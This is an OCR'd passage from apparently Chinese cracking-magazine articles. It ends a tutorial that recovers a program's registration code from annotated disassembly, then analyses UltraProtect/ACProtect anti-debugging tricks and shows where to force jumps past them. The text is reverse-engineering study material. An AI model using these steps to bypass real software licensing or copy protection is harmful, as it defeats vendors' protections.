  ；得到机器码长度
  00504697    8BD8          MOV EBX,EAX
  00504699    8D45 E8       LEA EAX,DWORD PTR
SS:[EBP-18]
  0050469C    50            PUSH EAX
  0050469D    8BCB          MOV ECX,EBX
  0050469F    D1F9          SAR ECX,1
  005046A1    79 03    JNS SHORT wgjc_exe.005046A6
  005046A3    83D1 00       ADC ECX,0
  005046A6    BA 01000000   MOV EDX,1
  005046AB    8B45 EC     MOV EAX,DWORD PTR
SS:[EBP-14]
  005046AE    E8 9101F0FF   CALL wgjc_exe.00404844
  ；  得到前六个字符000003
  005046B3    8D45 E4    LEA EAX,DWORD PTR SS:
[EBP-1C]
  005046B6    50            PUSH EAX
  005046B7    8BC3          MOV EAX,EBX
  005046B9    D1F8          SAR EAX,1
  005046BB    79 03    JNS SHORT wgjc_exe.005046C0
  005046BD    83D0 00       ADC EAX,0
  005046C0    8BCB          MOV ECX,EBX
  005046C2    2BC8          SUB ECX,EAX
  005046C4    8BD3          MOV EDX,EBX
  005046C6    D1FA          SAR EDX,1
  005046C8    79 03    JNS SHORT wgjc_exe.005046CD
  005046CA    83D2 00       ADC EDX,0
  005046CD    42            INC EDX
  005046CE    8B45 EC     MOV EAX,DWORD PTR
SS:[EBP-14]
  005046D1    E8 6E01F0FF   CALL wgjc_exe.00404844
  ；得到后7个ADE6796
  005046D6    FF75 E8     PUSH DWORD PTR SS:
[EBP-18]
  005046D9    FF75 FC     PUSH DWORD PTR SS:
[EBP-4]
  005046DC    FF75 E4     PUSH DWORD PTR SS:
[EBP-1C]
  005046DF    8D45 E0    LEA EAX,DWORD PTR SS:
[EBP-20]
  005046E2    BA 03000000   MOV EDX,3
  ；中文是'天下无挂无挂天下'
  005046E7    E8 B8FFEFFF   CALL wgjc_exe.004046A4
  ；连接中文在前6个和后7个之间
```

```
  005046EC   C745 F0 0000000>MOV DWORD PTR SS:[EBP-10],0
  005046F3   C745 F4 0000000>MOV DWORD PTR SS:[EBP-C],0
  005046FA   8B45 FC        MOV EAX,DWORD PTR SS:[EBP-4]
  005046FD   E8 E2FEEFFF    CALL wgjc_exe.004045E4
  00504702   3B46 4C        CMP EAX,DWORD PTR DS:[ESI+4C]
  00504705   7F 0D          JG SHORT wgjc_exe.00504714
  00504707   8B45 FC        MOV EAX,DWORD PTR SS:[EBP-4]
  0050470A   E8 D5FEEFFF    CALL wgjc_exe.004045E4
  0050470F   3B46 50        CMP EAX,DWORD PTR DS:[ESI+50]
  00504712   7D 0C          JGE SHORT wgjc_exe.00504720
  00504714   8BC7           MOV EAX,EDI
  00504716   E8 09FCEFFF    CALL wgjc_exe.00404324
  0050471B   E9 91000000    JMP wgjc_exe.005047B1
  00504720   8B45 E0        MOV EAX,DWORD PTR SS:[EBP-20]
  00504723   E8 BCFEEFFF    CALL wgjc_exe.004045E4
  ；得到连接字符串的长度
  00504728   8BD8           MOV EBX,EAX
  0050472A   EB 37          JMP SHORT wgjc_exe.00504763
  ************以下循环 29 次*********
  0050472C   8B45 F0        MOV EAX,DWORD PTR SS:[EBP-10]   ；计算结果的低位
  0050472F   8B55 F4        MOV EDX,DWORD PTR SS:[EBP-C]
  00504732   0346 60        ADD EAX,DWORD PTR DS:[ESI+60]   ；存放常数 75BCD15
  00504735   1356 64        ADC EDX,DWORD PTR DS:[ESI+64]   ；存放常数 0
  00504738   52             PUSH EDX
  00504739   50             PUSH EAX
  0050473A   8B45 E0        MOV EAX,DWORD PTR SS:[EBP-20]   ；处理的字符串
  0050473D   0FB64418 FF    MOVZX EAX,BYTE PTR DS:[EAX+EBX-1]   ；处理，从后面处理
  00504742   50             PUSH EAX
  00504743   B8 59040000    MOV EAX,459
  ；459 参与运算
  00504748   5A             POP EDX
  00504749   8BCA           MOV ECX,EDX
  0050474B   33D2           XOR EDX,EDX
  0050474D   F7F1           DIV ECX
  0050474F   8BC2           MOV EAX,EDX
  ；得到相除的余数
  00504751   33D2           XOR EDX,EDX
  00504753   290424         SUB DWORD PTR SS:[ESP],EAX
  ；保存计算结果的低位
  00504756   195424 04      SBB DWORD PTR SS:[ESP+4],EDX   ；保存计算结果的高位
  0050475A   58             POP EAX
  0050475B   5A             POP EDX
  0050475C   8945 F0        MOV DWORD PTR SS:[EBP-10],EAX
  0050475F   8955 F4        MOV DWORD PTR SS:[EBP-C],EDX
  00504762   4B             DEC EBX
  00504763   8B45 E0        MOV EAX,DWORD PTR SS:[EBP-20]
  00504766   E8 79FEEFFF    CALL wgjc_exe.004045E4
```


```
  0050476B   3BD8           CMP EBX,EAX
  ；循环处理新的字符串
  0050476D   7F 04          JG SHORT wgjc_exe.00504773
  0050476F   85DB           TEST EBX,EBX
  00504771   7F B9          JG SHORT wgjc_exe.0050472C
  ******************循环结束*********
```

至此计算的结果保存在Eax＝D566357D。结果是根据我的机器码生成的，我的是000003ADE6796。相信每台机器都是不一样的。

```
  0050478B   FF75 F4        PUSH DWORD PTR SS:[EBP-C]
  0050478E   FF75 F0        PUSH DWORD PTR SS:[EBP-10]
  ；存储上面的计算结果 D566357D
  00504791   8BD7           MOV EDX,EDI
  00504793   8BC3           MOV EAX,EBX
  00504795   E8 2649F0FF    CALL wgjc_exe.004090C0
  ；链接'00000'和'D566357D'
  0050479A   8B07           MOV EAX,DWORD PTR DS:[EDI]
  0050479C   E8 43FEEFFF    CALL wgjc_exe.004045E4
  00504ADE   8B45 F0        MOV EAX,DWORD PTR SS:[EBP-10]   ；上面生成的结果 00000D566357D
  00504AE1   8B55 F8        MOV EDX,DWORD PTR SS:[EBP-8]   ；我们的假注册码 987654321
  00504AE4   E8 C73EF0FF    CALL wgjc_exe.004089B0
  ；看来很重要了，跟进
  00504AE9   85C0           TEST EAX,EAX
  ；又有标志位
  00504AEB   74 04          JE SHORT wgjc_exe.00504AF1
  ；又有跳转，经典提示
  ***********************
  004089B0   56             PUSH ESI
  004089B1   57             PUSH EDI
  004089B2   89C6           MOV ESI,EAX
  004089B4   89D7           MOV EDI,EDX
  004089B6   09C0           OR EAX,EAX
  ；真注册码 0000D566357D
  004089B8   74 03          JE SHORT wgjc_exe.004089BD
  ；是否为空？
  004089BA   8B40 FC        MOV EAX,DWORD PTR DS:[EAX-4]   ；真注册码数量 0x1D
  004089BD   09D2           OR EDX,EDX   ；假注册码是否为空？
  004089BF   74 03          JE SHORT wgjc_exe.004089C4
  ；死掉了
  004089C1   8B52 FC        MOV EDX,DWORD PTR DS:[EDX-4]   ；假注册码的数量 0x9
  004089C4   89C1           MOV ECX,EAX
  004089C6   39D1           CMP ECX,EDX
  004089C8   76 02          JBE SHORT wgjc_exe.004089CC
  004089CA   89D1           MOV ECX,EDX
  004089CC   39C9           CMP ECX,ECX
  004089CE   F3:A6          REPE CMPS BYTE PTR ES:[EDI],BYTE PTR DS:>；不要说了，那么经典！
  004089D0   74 08          JE SHORT wgjc_exe.004089DA
  ；成功
```

总结

其实我们只要在4089ce下断点bp 4089ce，就可以看到每一位注册码。但是如果仅仅以找注册码为目的，进步不会很大，寻找它的算法才是最重要的。拿作者的思想和自己对比一下，谁更好一点？如果让我去加密，我会怎么做？这些都是我们需要思考的东西。



适合读者：初级破解爱好者
前置知识：OllyDbg使用方法

从UltraProtect到ACProtect
——反调试技术回顾与透视

文/图 Redoc

2003年2月，一款名为UltraProtect的国产加密壳进入解密者的视野。让人惊奇的是这款加密壳的作者risco也同时出现在国内加解密领域的最前沿阵地——看雪论坛上，以加密者的身份同众多解密高手展开对话。当时适逢国内加解密群体的高速成长期，各类解密工具层出不穷，UltraProtect作为这一特殊时期的产物，也打上了对抗这些跟踪调试工具的烙印。2003年4月，UltraProtect正式更名为ACProtect(Anit Crack Protector)，正如你猜到的那样，这款加密壳开始有意地模仿当时的加密壳老大ASProtect。事实上，无论在命名和代码功能上，ACProtect都吸取了不少ASProtect的优秀成分，一时也被列为密界公认的猛壳之一。经历了漫长的沉寂，ACProtect终于再次升级，

ACProtect发展到今天，代码的加密和变形技术已经使得完美脱壳非常困难了。本文从反跟踪和IAT处理的角度出发，一觑ACProtect的发展历程。从中我们可以看到ACProtect尽管融合了众多外壳的特点，但是单一的重复和独创性的缺失也使我们消除了对新产品的陌生和恐惧。

UltraProtect

作为ACProtect的原型，UltraProtect在反调试方面一点也不亚于它的后继者。事实上，ACProtect的loader反调试技术一直就没有发生很大的变化，尽管OllyDbg和不断发展的插件技术已经能够轻易回避这些检测手段，但是ACProtect的反跟踪在当时看来，还是非常隐蔽和出色的。本文以UltraProtect v1.05为例，详细分析它的反跟踪代码。

OllyDbg载入UProtect.exe，首先在调试选项中忽略INT 3、INT 1以及内存访问异常，避免调试器反复捕获这些中断，并启动IsDebuggerPresent插件，下硬件断点he GetProcAddress，F9运行断在下面的地方

```
7C80AC28 >  8BFF    MOV   EDI,EDI
7C80AC2A    55      PUSH  EBP
7C80AC2B    8BEC    MOV   EBP,ESP
7C80AC2D    51      PUSH  ECX
7C80AC2E    51      PUSH  ECX
7C80AC2F    53      PUSH  EBX
```

这里是UltraProtect开始装载外壳所使用的API函数，由于UltraProtect借助SDK实现了壳中壳技术，因此即使是脱壳后，这些函数仍然被调用。所以要完成跨平台修复必须增加额外的初始化操作，其中就包括重新装载这些API函数。观察此时的堆栈

```
0012FF84  004B761D  /CALL to GetProcAddress from UProtect.004B7617
0012FF88  7C800000  |hModule = 7C800000 (kernel32)
0012FF8C  004B6ECA  \ProcNameOrOrdinal = "GlobalAlloc"
0012FF90  00402039  UProtect.00402039
```

看看返回地址004B761D处的代码

```
004B7607  8B85 886E4000  MOV  EAX,DWORD PTR SS:[EBP+<AddrGetProcAddress>]  ——>取得GetProcAddress的地址
004B760D  8038 CC        CMP  BYTE PTR DS:[EAX],0CC  ——>这就是我们避免使用普通断点的原因了，UltraProtect会在调用函数前检查入口点代码是否为CC
004B7610  74 10          JE   SHORT 004B7622
004B7612  90             NOP
004B7613  90             NOP
004B7614  90             NOP
004B7615  90             NOP
004B7616  58             POP  EAX
004B7617  FF95 886E4000  CALL DWORD PTR SS:[EBP+<AddrGetProcAddress>]
004B761D  /EB 19         JMP  SHORT 004B7638  ——>返回到这里
```

在数据窗口中转存至004B6ECA看看，将会有不小的收获：

```
004B6ECA  47 6C 6F 62 61 6C 41 6C 6C 6F 63 00 47 6C 6F 62  GlobalAlloc.Glob
004B6EDA  61 6C 46 72 65 65 00 47 65 74 43 75 72 72 65 6E  alFree.GetCurren
004B6EEA  74 50 72 6F 63 65 73 73 49 64 00 43 72 65 61 74  tProcessId.Creat
004B6EFA  65 54 6F 6F 6C 68 65 6C 70 33 32 53 6E 61 70 73  eToolhelp32Snaps
004B6F0A  68 6F 74 00 50 72 6F 63 65 73 73 33 32 46 69 72  hot.Process32Fir
004B6F1A  73 74 00 50 72 6F 63 65 73 73 33 32 4E 65 78 74  st.Process32Next
004B6F2A  00 43 6C 6F 73 65 48 61 6E 64 6C 65 00 43 72 65  .CloseHandle.Cre
004B6F3A  61 74 65 46 69 6C 65 41 00 54 65 72 6D 69 6E 61  ateFileA.Termina
004B6F4A  74 65 50 72 6F 63 65 73 73 00 49 73 44 65 62 75  teProcess.IsDebu
004B6F5A  67 67 65 72 50 72 65 73 65 6E 74 00 4F 70 65 6E  ggerPresent.Open
004B6F6A  50 72 6F 63 65 73 73 00 52 65 61 64 46 69 6C 65  Process.ReadFile
004B6F7A  00 57 72 69 74 65 46 69 6C 65 00 46 72 65 65 4C  .WriteFile.FreeL
004B6F8A  69 62 72 61 72 79 00 47 65 74 54 65 6D 70 50 61  ibrary.GetTempPa
004B6F9A  74 68 41 00 55 6E 68 61 6E 64 6C 65 64
```

```
45 78 63  thA.UnhandledExc
    004B6FAA  65 70 74 69 6F 6E 46 69 6C 74 65 72 00
47 65 74  eptionFilter.Get
    004B6FBA  54 68 72 65 61 64 43 6F 6E 74 65 78 74
00 53 65  ThreadContext.Se
    004B6FCA  74 54 68 72 65 61 64 43 6F 6E 74 65 78
74 00 47  tThreadContext.G
    004B6FDA  65 74 43 75 72 72 65 6E 74 54 68 72 65
61 64 00  etCurrentThread.
    004B6FEA  55 53 45 52 33 32 2E 44 4C 4C 00 45 6E
75 6D 57  USER32.DLL.EnumW
    004B6FFA  69 6E 64 6F 77 73 00 47 65 74 57 69 6E
64 6F 77  indows.GetWindow
    004B700A  54 65 78 74 41 00 47 65 74 43 6C 61 73
73 4E 61  TextA.GetClassNa
    004B701A  6D 65 41 00 50 6F 73 74 4D 65 73 73 61
67 65 41  meA.PostMessageA.
    004B702A  00 52 45 54 52 49 56 41 50 49 5A 43 46
00 00 00  .RETRIVAPIZCF...
```

CreateToolhelp32Snapshot、IsDebuggerPresent、TerminateProcess……这些都是比较经典的反跟踪组合了，UltraProtect在一个循环中依次加载了这些函数，已经将自己的意图暴露无疑。

下断点bp CreateToolhelp32Snapshot+2，由于UltraProtect会捕获异常检查硬件的调试器，这次我们还是利用普通CC断点，不过不能断在函数的入口。F9运行，经过无数的异常，我们终于停在CreateToolhelp32Snapshot的入口，Alt+F9返回外壳代码：

```
    004B7FA7  C785 951D4000 2>MOV  DWORD
PTR SS:[EBP+<lpProcessEntry32>],128
    004B7FB1  6A 00           PUSH  0
    004B7FB3  6A 02           PUSH  2
    004B7FB5  FF95 55204000   CALL  DWORD PTR
SS:[EBP+<AddrCreateToolhelp32Snapshot>]  ——>取得系统进
程快照的句柄
    004B7FBB  8985 911D4000   MOV  DWORD PTR
SS:[EBP+<hSnapshot>],EAX
    004B7FC1  BA 951D4000     MOV  EDX,
<lpProcessEntry32>
    004B7FC6  03D5            ADD  EDX,EBP
    004B7FC8  52              PUSH  EDX
    004B7FC9  50              PUSH  EAX
    004B7FCA  FF95 59204000   CALL  DWORD PTR
SS:[EBP+<AddrProcess32First>]  ——>列举进程
    004B7FD0  0BC0            OR  EAX,EAX
    004B7FD2  0F84 86000000   JE  004B805E  —
—>在这里强行跳转可以避开下面的进程名检测
    004B7FD8  8DB5 B91D4000   LEA  ESI,DWORD
PTR SS:[EBP+<lpProcessEntry32->szExeFile>]  ——>取得列
举的进程名称
    004B7FDE  8BFE            MOV  EDI,ESI
    004B7FE0  8A07            MOV  AL,BYTE PTR DS:[EDI]
    004B7FE2  0AC0            OR  AL,AL
    004B7FE4  74 12           JE  SHORT 004B7FF8
    004B7FE6  90              NOP
    004B7FE7  90              NOP
    004B7FE8  90              NOP
    004B7FE9  90              NOP
    004B7FEA  3C 5C           CMP  AL,5C  ——>是否为 '\'
    004B7FEC  75 07           JNZ  SHORT 004B7FF5
    004B7FEE  90              NOP
    004B7FEF  90              NOP
    004B7FF0  90              NOP
    004B7FF1  90              NOP
    004B7FF2  8BF7            MOV  ESI,EDI
    004B7FF4  46              INC  ESI
    004B7FF5  47              INC  EDI
    004B7FF6  ^EB E8          JMP  SHORT 004B7FE0
    004B7FF8  8BC6            MOV  EAX,ESI
    004B7FFA  BF B6274000     MOV  EDI,
<szHostileProcess>
    004B7FFF  03FD            ADD  EDI,EBP  ——>取得
敌意进程名列表
    004B8001  8B17            MOV  EDX,DWORD PTR DS:[EDI]
    004B8003  66:0BD2         OR  DX,DX
    004B8006  74 22           JE  SHORT 004B802A
    004B8008  90              NOP
    004B8009  90              NOP
    004B800A  90              NOP
    004B800B  90              NOP
    004B800C  0AD2            OR  DL,DL
    004B800E  74 07           JE  SHORT 004B8017
    004B8010  90              NOP
    004B8011  90              NOP
    004B8012  90              NOP
    004B8013  90              NOP
    004B8014  47              INC  EDI
    004B8015  ^EB EA          JMP  SHORT 004B8001
    004B8017  47              INC  EDI
    004B8018  8BF0            MOV  ESI,EAX
    004B801A  E8 4DF7FFFF     CALL  <SubCheck
ProcessName>  ——>检查当前进程是否为规定的敌意进程
    004B801F  80FE 01         CMP  DH,1
    004B8022  74 1C           JE  SHORT 004B8040
    004B8024  90              NOP
    004B8025  90              NOP
    004B8026  90              NOP
    004B8027  90              NOP
    004B8028  ^EB D7          JMP  SHORT 004B8001
```

这里的敌意进程名列表也就是UltraProtect所定义的调试跟踪程序了，我们到数据转存窗口看看，UltraProtect可谓是对所有可能实施跟踪的程序赶尽杀绝了，大家熟知的OllyDbg和TRW自然位列其中，还有不少程序甚至闻所未闻！

```
    004B77B6  00 45 58 45 53 50 59 00 57 58 52 39 35
00 52 45  .EXESPY.WXR95.RE
    004B77C6  47 4D 4F 4E 00 46 49 4C 45 20 4D 4F 4E
49 54 4F  GMON.FILE MONITO
    004B77D6  52 00 52 45 47 4D 4F 4E 45 58 00 57 49
4E 44 4F  R.REGMONEX.WINDO
    004B77E6  57 20 44 45 54 45 43 54 49 56 45 00 44
45 42 55  W DETECTIVE.DEBU
    004B77F6  47 56 49 45 57 00 52 45 53 53 50 59 00
41 44 56  GVIEW.RESSPY.ADV
    004B7806  41 4E 43 45 44 20 52 45 47 49 53 54 52
59 20 54  ANCED REGISTRY T
    004B7816  52 41 43 45 52 00 52 45 47 53 4E 41 50
00 4D 45  RACER.REGSNAP.ME
    004B7826  4D 53 50 59 00 4D 45 4D 4F 52 59 20 44
4F 43 54  MSPY.MEMORY DOCT
    004B7836  4F 52 00 50 52 4F 43 44 55 4D 50 33 32
00 4D 45  OR.PROCDUMP32.ME
    004B7846  4D 4F 52 59 20 45 44 49 54 4F 52 00 46
```

```
52 4F 47  MORY EDITOR.FROG
    004B7856  53 49 43 45 00 53 4D 55 20 57 49 4E 53
50 45 43  SICE.SMU WINSPEC
    004B7866  54 4F 52 00 4D 45 4D 4F 52 59 20 44 55
4D 50 45  TOR.MEMORY DUMPE
    004B7876  52 00 4D 45 4D 4F 52 59 4D 4F 4E 49 54
4F 52 00  R.MEMORYMONITOR.
    004B7886  4E 55 4D 45 47 41 20 53 4F 46 54 49 43
45 20 4C  NUMEGA SOFTICE L
    004B7896  4F 41 44 45 52 00 55 52 53 4F 46 54 20
57 33 32  OADER.URSOFT W32
    004B78A6  44 41 53 4D 00 47 45 4E 45 52 49 43 5F
57 4B 54  DASM.GENERIC_WKT
    004B78B6  54 45 4C 4F 43 4B 44 55 4D 50 45 52 00
2D 3D 43  TELOCKDUMPER.-=C
    004B78C6  48 49 4E 41 20 43 52 41 43 4B 49 4E 47
20 47 52  HINA CRACKING GR
    004B78D6  4F 55 50 3D 2D 00 4F 6C 6C 79 44 62 67
00 54 52  OUP=-.OllyDbg.TR
    004B78E6  57 32 30 30 30 00 00 00 00 00 00 00 00 00 00
00  W2000.........
```

一旦发现当前进程名符合上述特征，则毫不犹豫地调用TerminateProcess终止它。如果该进程恰好是当前正在调试Uprotect.exe的OllyDbg，那么UltraProtect也就自动退出了，这就是没有任何反反调试措施的OllyDbg在放开跟踪UltraProtect时会自动关闭的原因。（icefire：反反调试是相对于壳的反调试而言的。读起来异常拗口）

```
    004B802A  B8 951D4000      MOV   EAX,<lpProcessEntry32>
    004B802F  03C5             ADD   EAX,EBP
    004B8031  50               PUSH  EAX
    004B8032  FFB5 911D4000    PUSH  DWORD PTR SS:[EBP+<hSnapshot>]
    004B8038  FF95 5D204000    CALL  DWORD PTR SS:[EBP+<AddrProcess32Next>]  -->列举下一个进程
    004B803E  ^ EB 90          JMP   SHORT 004B7FD0
    004B8040  BE 951D4000      MOV   ESI,<lpProcessEntry32>  -->如果发现被跟踪就会来到这里
    004B8045  03F5             ADD   ESI,EBP
    004B8047  8B46 08          MOV   EAX,DWORD PTR DS:[ESI+8]  -->取得当前进程的ID
    004B804A  50               PUSH  EAX
    004B804B  6A 00            PUSH  0
    004B804D  6A 01            PUSH  1
    004B804F  FF95 85204000    CALL  DWORD PTR SS:[EBP+<AddrOpenProcess>]
    004B8055  6A 00            PUSH  0
    004B8057  50               PUSH  EAX
    004B8058  FF95 69204000    CALL  DWORD PTR SS:[EBP+<AddrTerminateProcess>]  -->终止当前进程
    004B805E  FFB5 911D4000    PUSH  DWORD PTR SS:[EBP+<hSnapshot>]
    004B8064  FF95 61204000    CALL  DWORD PTR SS:[EBP+<AddrCloseHandle>]  ; kernel32.CloseHandle
    004B806A  60               PUSHAD
    004B806B  E8 00000000      CALL  004B8070
    004B8070  5E               POP   ESI
    004B8071  83EE 06          SUB   ESI,6
    004B8074  B9 C8000000      MOV   ECX,0C8
    004B8079  29CE             SUB   ESI,ECX
    004B807B  BA 9A48F869      MOV   EDX,69F8489A
    004B8080  C1E9 02          SHR   ECX,2
    004B8083  83E9 02          SUB   ECX,2
    004B8086  83F9 00          CMP   ECX,0
    004B8089  7C 1A            JL    SHORT 004B80A5
    004B808B  8B048E           MOV   EAX,DWORD PTR DS:[ESI+ECX*4]
    004B808E  8B5C8E 04        MOV   EBX,DWORD PTR DS:[ESI+ECX*4+4]
    004B8092  33C3             XOR   EAX,EBX
    004B8094  C1C0 09          ROL   EAX,9
    004B8097  33C2             XOR   EAX,EDX
    004B8099  81F2 68561648    XOR   EDX,48165668
    004B809F  89048E           MOV   DWORD PTR DS:[ESI+ECX*4],EAX  -->这些代码把上面的进程检查部分重新加密
    004B80A2  49               DEC   ECX
    004B80A3  ^ EB E1          JMP   SHORT 004B8086
    004B80A5  61               POPAD
    004B80A6  61               POPAD
    004B80A7  C3               RETN
```

上段代码是对已知进程名的显式校验，比较容易避开；而下面这段父进程校验就相对较难识别了。再次中断在CreateToolhelp32Snapshot后返回外壳代码

```
    004B7AF2  50               PUSH  EAX
    004B7AF3  8B85 51204000    MOV   EAX,DWORD PTR SS:[EBP+<AddrGetCurrentProcessId>]  --> 取得GetCurrentProcessId地址
    004B7AF9  8038 CC          CMP   BYTE PTR DS:[EAX],0CC  -->入口断点检查
    004B7AFC  74 10            JE    SHORT 004B7B0E
    004B7AFE  90               NOP
    004B7AFF  90               NOP
    004B7B00  90               NOP
    004B7B01  90               NOP
    004B7B02  58               POP   EAX
    004B7B03  FF95 51204000    CALL  DWORD PTR SS:[EBP+<AddrGetCurrentProcessId>]  -->取得当前进程ID
    004B7B09  EB 19            JMP   SHORT 004B7B24
    004B7B0B  90               NOP
    004B7B0C  90               NOP
    004B7B0D  90               NOP
    004B7B0E  60               PUSHAD
    004B7B0F  8DBD 39204000    LEA   EDI,DWORD PTR SS:[EBP+<lpSensitiveAPIAddr>]
    004B7B15  B9 26000000      MOV   ECX,26
    004B7B1A  E8 81F8FFFF      CALL  <GetRandDword>
    004B7B1F  AB               STOS  DWORD PTR ES:[EDI]
    -->若发现入口断点就随机破坏外壳API的地址
    004B7B20  ^ E2 F8          LOOPD SHORT 004B7B1A
    004B7B22  61               POPAD
    004B7B23  58               POP   EAX
    004B7B24  8985 891D4000    MOV   DWORD PTR SS:[EBP+<dwProcessId>],EAX
```

上面这段代码取得当前进程的ID，为下一步获得父进程名做准备。在接下来的处理中，我们会看到UltraProtect对调试器断点进行了更加严格的检查，所有的函数都不能在入口下普通断点了。

```
    004B7B2A  C785 951D4000 2>MOV  DWORD PTR SS:[EBP+<lpProcessEntry32>],128
    004B7B34  6A 00            PUSH  0
```

```
004B7B36    6A 02           PUSH 2
004B7B38    50              PUSH EAX
004B7B39    8B85 55204000   MOV EAX,DWORD PTR SS:[EBP+<AddrCreateToolhelp32Snapshot>]
004B7B3F    8038 CC         CMP BYTE PTR DS:[EAX],0CC    -->检查入口断点
004B7B42    74 10           JE SHORT 004B7B54
004B7B44    90              NOP
004B7B45    90              NOP
004B7B46    90              NOP
004B7B47    90              NOP
004B7B48    58              POP EAX
004B7B49    FF95 55204000   CALL DWORD PTR SS:[EBP+<AddrCreateToolhelp32Snapshot>]    -->取得进程列表快照句柄
004B7B4F    EB 19           JMP SHORT 004B7B6A
004B7B51    90              NOP
004B7B52    90              NOP
004B7B53    90              NOP
004B7B54    60              PUSHAD
004B7B55    8DBD 39204000   LEA EDI,DWORD PTR SS:[EBP+<lpSensitiveAPIAddr>]
004B7B5B    B9 26000000     MOV ECX,26
004B7B60    E8 3BF8FFFF     CALL <GetRandDword>
004B7B65    AB              STOS DWORD PTR ES:[EDI]
    -->发现入口断点就随机破坏外壳API地址
004B7B66   ^E2 F8           LOOPD SHORT 004B7B60
004B7B68    61              POPAD
004B7B69    58              POP EAX
004B7B6A    8985 911D4000   MOV DWORD PTR SS:[EBP+<hSnapshot>],EAX
004B7B70    BA 951D4000     MOV EDX,<lpProcessEntry32>
004B7B75    03D5            ADD EDX,EBP
004B7B77    52              PUSH EDX
004B7B78    50              PUSH EAX
004B7B79    50              PUSH EAX
004B7B7A    8B85 59204000   MOV EAX,DWORD PTR SS:[EBP+<AddrProcess32First>]
004B7B80    8038 CC         CMP BYTE PTR DS:[EAX],0CC    -->检查入口断点
004B7B83    74 10           JE SHORT 004B7B95
004B7B85    90              NOP
004B7B86    90              NOP
004B7B87    90              NOP
004B7B88    90              NOP
004B7B89    58              POP EAX
004B7B8A    FF95 59204000   CALL DWORD PTR SS:[EBP+<AddrProcess32First>]    -->列举进程
004B7B90    EB 19           JMP SHORT 004B7BAB
004B7B92    90              NOP
004B7B93    90              NOP
004B7B94    90              NOP
004B7B95    60              PUSHAD
004B7B96    8DBD 39204000   LEA EDI,DWORD PTR SS:[EBP+<lpSensitiveAPIAddr>]
004B7B9C    B9 26000000     MOV ECX,26
004B7BA1    E8 FAF7FFFF     CALL <GetRandDword>
004B7BA6    AB              STOS DWORD PTR ES:[EDI]    -->发现入口断点就随机破坏外壳API地址
004B7BA7   ^E2 F8           LOOPD SHORT 004B7BA1
004B7BA9    61              POPAD
004B7BAA    58              POP EAX
004B7BAB    0BC0            OR EAX,EAX
004B7BAD    0F84 CE010000   JE 004B7D81
004B7BB3    8B95 9D1D4000   MOV EDX,DWORD PTR SS:[EBP+<lpProcessEntry32->the32ProcessID>]
004B7BB9    3B95 891D4000   CMP EDX,DWORD PTR SS:[EBP+<dwProcessId>]    -->是否为当前进程?
004B7BBF    74 46           JE SHORT 004B7C07    -->不是就继续检查下一项，如果找到了就取得其父进程ID
004B7BC1    90              NOP
004B7BC2    90              NOP
004B7BC3    90              NOP
004B7BC4    90              NOP
004B7BC5    B8 951D4000     MOV EAX,<lpProcessEntry32>
004B7BCA    03C5            ADD EAX,EBP
004B7BCC    50              PUSH EAX
004B7BCD    FFB5 911D4000   PUSH DWORD PTR SS:[EBP+<hSnapshot>]
004B7BD3    50              PUSH EAX
004B7BD4    8B85 5D204000   MOV EAX,DWORD PTR SS:[EBP+<AddrProcess32Next>]
004B7BDA    8038 CC         CMP BYTE PTR DS:[EAX],0CC    -->检查入口断点
004B7BDD    74 10           JE SHORT 004B7BEF
004B7BDF    90              NOP
004B7BE0    90              NOP
004B7BE1    90              NOP
004B7BE2    90              NOP
004B7BE3    58              POP EAX
004B7BE4    FF95 5D204000   CALL DWORD PTR SS:[EBP+<AddrProcess32Next>]    -->列举进程
004B7BEA    EB 19           JMP SHORT 004B7C05
004B7BEC    90              NOP
004B7BED    90              NOP
004B7BEE    90              NOP
004B7BEF    60              PUSHAD
004B7BF0    8DBD 39204000   LEA EDI,DWORD PTR SS:[EBP+<lpSensitiveAPIAddr>]
004B7BF6    B9 26000000     MOV ECX,26
004B7BFB    E8 A0F7FFFF     CALL <GetRandDword>
004B7C00    AB              STOS DWORD PTR ES:[EDI]
-->发现入口断点就随机破坏外壳API地址
004B7C01   ^E2 F8           LOOPD SHORT 004B7BFB
004B7C03    61              POPAD
004B7C04    58              POP EAX
004B7C05   ^EB A4           JMP SHORT 004B7BAB
004B7C07    8B85 AD1D4000   MOV EAX,DWORD PTR SS:[EBP+<lpProcessEntry32->the32ParentProcessID>]
004B7C0D    8985 8D1D4000   MOV DWORD PTR SS:[EBP+<dwParentProcessId>],EAX    -->取得当前进程的父进程ID
004B7C13    FFB5 911D4000   PUSH DWORD PTR SS:[EBP+<hSnapshot>]
004B7C19    50              PUSH EAX
004B7C1A    8B85 61204000   MOV EAX,DWORD PTR SS:[EBP+<AddrCloseHandle>]
004B7C20    8038 CC         CMP BYTE PTR DS:[EAX],0CC    -->检查入口断点
004B7C23    74 10           JE SHORT 004B7C35
004B7C25    90              NOP
004B7C26    90              NOP
004B7C27    90              NOP
